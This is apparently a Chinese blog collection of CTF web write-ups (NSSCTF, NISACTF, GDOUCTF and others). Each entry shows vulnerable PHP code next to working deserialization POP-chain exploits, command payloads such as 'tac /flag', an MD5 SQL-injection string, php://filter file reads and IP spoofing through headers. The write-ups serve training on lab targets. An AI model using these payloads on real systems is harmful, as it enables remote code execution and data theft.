1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 <?php error_reporting (0 );show_source ("index.php" );class w44m private $admin = 'w44m' ; protected $passwd = '08067' ; public function Getflag ( if ($this ->admin === 'w44m' && $this ->passwd ==='08067' ){ include ('flag.php' ); echo $flag ; }else { echo $this ->admin; echo $this ->passwd; echo 'nono' ; } } } class w22m public $w00m ; public function __destruct ( echo $this ->w00m; } } class w33m public $w00m ; public $w22m ; public function __toString ( $this ->w00m->{$this ->w22m}(); return 0 ; } } $a =new w22m ();$b =new w33m ();$c =new w44m ();$a ->w00m=$b ;$b ->w00m=$c ;$b ->w22m='Getflag' ;echo urlencode (serialize ($a ));?>
[HUBUCTF 2022 新生赛]checkin
$id = isset($_GET[‘id’]) ? $_GET[‘id’] : ‘’;(条件) ? (值1):(值2);解释:如果条件成立(为真),则执行冒号前边的“值1”,否则执行冒号后面的“值2”。
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 <?php show_source (__FILE__ );$username = "this_is_secret" ; $password = "this_is_not_known_to_you" ; include ("flag.php" );$info = isset ($_GET ['info' ])? $_GET ['info' ]: "" ;$data_unserialize = unserialize ($info );if ($data_unserialize ['username' ]==$username &&$data_unserialize ['password' ]==$password ){ echo $flag ; }else { echo "username or password error!" ; } ?>
username和password已经被修改,弱类型比较,使他们都为true即可
1 2 3 4 5 6 7 8 9 <?php $info = array ( 'username' =>true , 'password' =>true ); $serialized_data = serialize ($info );echo $serialized_data ;?>
[NISACTF 2022]babyserialize 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 <?php include "waf.php" ; class NISA public $fun ="show_me_flag" ; public $txw4ever ; public function __wakeup ( { if ($this ->fun=="show_me_flag" ){ hint (); } } function __call ($from ,$val $this ->fun=$val [0 ]; } public function __toString ( { echo $this ->fun; return " " ; } public function __invoke ( { checkcheck ($this ->txw4ever); @eval ($this ->txw4ever); } } class TianXiWei public $ext ; public $x ; public function __wakeup ( { $this ->ext->nisa ($this ->x); } } class Ilovetxw public $huang ; public $su ; public function __call ($fun1 ,$arg $this ->huang->fun=$arg [0 ]; } public function __toString ( $bb = $this ->su; return $bb (); } } class four public $a ="TXW4EVER" ; private $fun ='abc' ; public function __set ($name , $value { $this ->$name =$value ; if ($this ->fun = "sixsixsix" ){ strtolower ($this ->a); } } } if (isset ($_GET ['ser' ])){ @unserialize ($_GET ['ser' ]); }else { highlight_file (__FILE__ ); } ?>
pop链反推:需要在_invoke方法命令执行(对象被当成函数)–>反推出Ilovetxw的__toString(对象被当成字符串调用)–>推出four的__set(对不存在或者不可访问的变量进⾏赋值)–>Ilovetxw的__call(访问不存在或私有方法)–>TianXiWei的__wakeup
由于上面的思路是倒推出的,所以编写POC的时候,要反着编写;
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 <?php class NISA public $fun ;public $txw4ever ='SYSTEM("tac /f*");' ;} class TianXiWei public $ext ;public $x ;} class Ilovetxw public $huang ;public $su ;} class four public $a ;private $fun ;} $a =new tianxiwei;$a ->ext=new ilovetxw;$a ->ext->huang=new four;$a ->ext->huang->a=new ilovetxw;$a ->ext->huang->a->su=new nisa;echo urlencode (serialize ($a ));
[NISACTF 2022]popchains 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 <?php class Road_is_Long public $page ; public $string ; public function __construct ($file ='index.php' $this ->page = $file ; } public function __toString ( return $this ->string ->page; } public function __wakeup ( if (preg_match ("/file|ftp|http|https|gopher|dict|\.\./i" , $this ->page)) { echo "You can Not Enter 2022" ; $this ->page = "index.php" ; } } } class Try_Work_Hard protected $var ='php://filter/convert.base64-encode/resource=/flag' ; public function append ($value include ($value ); } public function __invoke ( $this ->append ($this ->var ); } } class Make_a_Change public $effort ; public function __construct ( $this ->effort = array (); } public function __get ($key $function = $this ->effort; return $function (); } } $a =new Road_is_Long ();$a ->page=$a ;$a ->string =new Make_a_Change ();$a ->string ->effort=new Try_Work_Hard ();echo urlencode (serialize ($a ));
倒推pop链:Try_Work_Hard的__invoke()–>Make_a_Change的__get–>Road_is_Long的__toString–>Road_is_Long的__wakeup
得到代码base64解码即可得到flag
[SWPUCTF 2021 新生赛]Do_you_know_http 修改请求头以及伪造本地IP
User-Agent
简称 UA ,它是一个特殊的字符串头,可以使服务器识别客户使用的操作系统及版本 浏览器及版本等信息 在做爬虫时加上此信息,可以伪装为浏览器;如果不加,很可能会被识别出为爬虫。
使得服务器能够识别客户使用的操作系统及版本、CPU 类型、浏览器及浏览器版本、浏览器渲染引擎、浏览器语言、浏览器插件等

故我们burp抓包修改User-Agent为WLLM即可在返回包查看到
跳转到该页面

提示我们本地才能查看,伪造IP X-Forwarded-For :127.0.0.1放包即可得到flag
[第五空间 2021]pklovecloud 这题目事儿贼多,超级绕(个人感觉)
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 <?php include 'flag.php' ;class pkshow function echo_name ( { return "Pk very safe^.^" ; } } class acp protected $cinder ; public $neutron ; public $nova ; function __construct ( { $this ->cinder = new pkshow; } function __toString ( { if (isset ($this ->cinder)) return $this ->cinder->echo_name (); } } class ace public $filename ; public $openstack ; public $docker ; function echo_name ( { $this ->openstack = unserialize ($this ->docker); $this ->openstack->neutron = $heat ; if ($this ->openstack->neutron === $this ->openstack->nova) { $file = "./{$this->filename} " ; if (file_get_contents ($file )) { return file_get_contents ($file ); } else { return "keystone lost~" ; } } } } if (isset ($_GET ['pks' ])) { $logData = unserialize ($_GET ['pks' ]); echo $logData ; } else { highlight_file (__file__); } ?>
代码审计,突破口在file_get_contents函数,我们需要调用
1.ace->echo_name()2.acp->tostring()2.acp->construct()
思路倒推,所以编码就反过来
首先实例化触发construct,修改内容,$this->cinder = new ace;
接着我们需要触发tostring(在对象被当成字符串调用的时候触发//echo print_r)
反推到需要序列化,然后再反序列化,$b=new ace;
$b->docker=serialize($a);//触发_tostring,
$filename=”flag.php”
1 2 3 4 5 6 7 $a =new acp ();$a ->nova=&$a ->neutron;$b =new ace;$b ->docker=serialize ($a );echo urlencode (serialize ($a ));?>

上传payload,查看页面源代码
修改$filename=nssctfasdasdflag,没有显示出来,可能不在这一级的目录,一路../即可得到flag
[SWPUCTF 2022 新生赛]1z_unserialize 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 <?php class lyh public $url = 'NSSCTF.com' ; public $lt ; public $lly ; function __destruct ( { $a = $this ->lt; $a ($this ->lly); } } unserialize ($_POST ['nss' ]);highlight_file (__FILE__ ); ?>
反序列化
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 class lyh public $url = 'NSSCTF.com' ; public $lt ="system" ; public $lly ="tac /flag" ; function __destruct ( { $a = $this ->lt; $a ($this ->lly); } } $a =new lyh ();echo serialize ($a );
[GDOUCTF 2023]反方向的钟 反序列化,pop链
school->IPOschool->_wakeupclassroom->hahaha
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 <?php error_reporting (0 );highlight_file (__FILE__ );class teacher public $name ; public $rank ; private $salary ; public function __construct ($name ,$rank ,$salary = 10000 $this ->name = $name ; $this ->rank = $rank ; $this ->salary = $salary ; } } class classroom public $name ; public $leader ; public function __construct ($name ,$leader $this ->name = $name ; $this ->leader = $leader ; } public function hahaha ( if ($this ->name != 'one class' or $this ->leader->name != 'ing' or $this ->leader->rank !='department' ){ return False; } else { return True; } } } class school public $department ; public $headmaster ; public function __construct ($department ,$ceo $this ->department = $department ; $this ->headmaster = $ceo ; } public function IPO ( if ($this ->headmaster == 'ong' ){ echo "Pretty Good ! Ctfer!\n" ; echo new $_POST ['a' ](<$_POST ['b' ]>); } } public function __wakeup ( if ($this ->department->hahaha ()) { $this ->IPO (); } } } if (isset ($_GET ['d' ])){ unserialize (base64_decode ($_GET ['d' ])); } ?>
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 <?php class teacher public $name ; public $rank ; private $salary ; public function __construct ( $this ->name = 'ing' ; $this ->rank = 'department' ; $this ->salary = $salary ; } } class classroom public $name ; public $leader ; public function __construct ( $this ->name ='one class' ; $this ->leader =new teacher (); } public function hahaha ( if ($this ->name != 'one class' or $this ->leader->name != 'ing' or $this ->leader->rank !='department' ){ return False; } else { return True; } } } class school public $department ; public $headmaster ; public function __construct ( $this ->department = new classroom (); $this ->headmaster = 'ong' ; } public function IPO ( if ($this ->headmaster == 'ong' ){ echo "Pretty Good ! Ctfer!\n" ; echo new $_POST ['a' ](<$_POST ['b' ]>); } } public function __wakeup ( if ($this ->department->hahaha ()) { $this ->IPO (); } } } $a =new school ();echo base64_encode (serialize ($a ));?>
php的内置类SplFileObject
POST:
SplFileObject:php内置读取文件的函数
1 $file = new SplFileObject ('/path/to/large/file' 文件路径);
再base64解码即可得到flag
[SWPUCTF 2022 新生赛]ez_ez_unserialize 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 <?php class X public $x = __FILE__ ; function __construct ($x { $this ->x = $x ; } function __wakeup ( { if ($this ->x !== __FILE__ ) { $this ->x = __FILE__ ; } } function __destruct ( { highlight_file ($this ->x); } } if (isset ($_REQUEST ['x' ])) { @unserialize ($_REQUEST ['x' ]); } else { highlight_file (__FILE__ ); }
1 2 3 4 5 6 7 8 9 10 11 12 <?php class X public $x = "fllllllag.php" ; function __construct ($x { $this ->x = $x ; } } $a =new X ($x = "fllllllag.php" );echo serialize ($a );?>

最后再wakeup绕过即可得到flag
[BJDCTF 2020]easy_md5 slackmoon

抓包后在响应头看到如图的代码

首先要知道md($pass,true)的含义
ffifdyop 字符串经过MD5加密后为276f722736c95d99e921722cf9ed621c
Select * from ’admin’ where password=‘or’6乱码

然后跳转到另外一个页面,查看页面源代码,数组绕过,之后会跳到另外一个页面继续数组绕过即可得到flag

[鹤城杯 2021]EasyP
案例网址:https://www.shawroot.cc/php/index.php/test/foo?username=root $_SERVER[‘PHP_SELF’] 得到:/php/index.php/test/foo $_SERVER[‘REQUEST_URI’] 得到:/php/index.php/test/foo?username=root basement()函数 : 如果传入的参数中出现了非ascii字符则会把它给丢弃 大概就是正则只会比较后面字符,然而basename遇到非ascii码会舍弃
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 <?php include 'utils.php' ;if (isset ($_POST ['guess' ])) { $guess = (string ) $_POST ['guess' ]; if ($guess === $secret ) { $message = 'Congratulations! The flag is: ' . $flag ; } else { $message = 'Wrong. Try Again' ; } } if (preg_match ('/utils\.php\/*$/i' , $_SERVER ['PHP_SELF' ])) { exit ("hacker :)" ); } if (preg_match ('/show_source/' , $_SERVER ['REQUEST_URI' ])){ exit ("hacker :)" ); } if (isset ($_GET ['show_source' ])) { highlight_file (basename ($_SERVER ['PHP_SELF' ])); exit (); }else { show_source (__FILE__ ); } ?>
if (preg_match(‘/show_source/‘, $_SERVER[‘REQUEST_URI’])){ exit(“hacker :)”);}
这一部分就可以用到说过的php特性:参数$后面跟数字字母下划线,第一个非法字符会被转化为下划线,所以我们可以将下划线改为”[“” “”+””.”,就会被自动转化为_,绕过正则表达式
攻防世界file_include
convert.iconv..orconvert.iconv./
和 就是编码方式,有如下几种:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 UCS-4 * UCS-4 BE UCS-4 LE* UCS-2 UCS-2 BE UCS-2 LE UTF-32 * UTF-32 BE* UTF-32 LE* UTF-16 * UTF-16 BE* UTF-16 LE* UTF-7 UTF7-IMAP UTF-8 * ASCII* EUC-JP* SJIS* eucJP-win* SJIS-win*
[极客大挑战 2019]PHP 网站提示扫描备份文件,一般常见的有www.zip或.rar,robots.txt或者index.php.bak目录扫描
网页访问/www.zip,下载得到源码
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 <?php include 'flag.php' ;error_reporting (0 );class Name private $username = 'nonono' ; private $password = 'yesyes' ; public function __construct ($username ,$password $this ->username = $username ; $this ->password = $password ; } function __wakeup ( $this ->username = 'guest' ; } function __destruct ( if ($this ->password != 100 ) { echo "</br>NO!!!hacker!!!</br>" ; echo "You name is: " ; echo $this ->username;echo "</br>" ; echo "You password is: " ; echo $this ->password;echo "</br>" ; die (); } if ($this ->username === 'admin' ) { global $flag ; echo $flag ; }else { echo "</br>hello my friend~~</br>sorry i can't give you the flag!" ; die (); } } } ?>
简单的反序列化,使password等于数字100,username等于admin,那么我们就只需要序列化之后绕过__wakeup,再url编码,在index.php中知道上传的参数为select,上传即可得到flag
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 <?php include 'flag.php' ;error_reporting (0 );class Name private $username = 'admin' ; private $password =100 ; public function __construct ($username ,$password $this ->username = $username ; $this ->password = $password ; } } $a =new Name ('admin' ,100 );$b =serialize ($a );$a1 =preg_replace ('/2:{s/' , '3:{s' , $b );var_dump (urlencode ($a1 ));?>
exec()函数基本用法:语法为 exec(string $command[,array &$output[,int &$return_var ]]); $command 为要执行得命令,为字符类型$output 为执行命令后输出的结果,为数组类型$return_var 为命令执行后的返回状态,为int类型理论上只需要一个参数$command即可

[CISCN2019 华北赛区 Day1 Web2]ikun 踩的一个小坑
这个题目需要注册用户,一开始直接使用admin作为用户名,但是在后端是被过滤了的,用不了
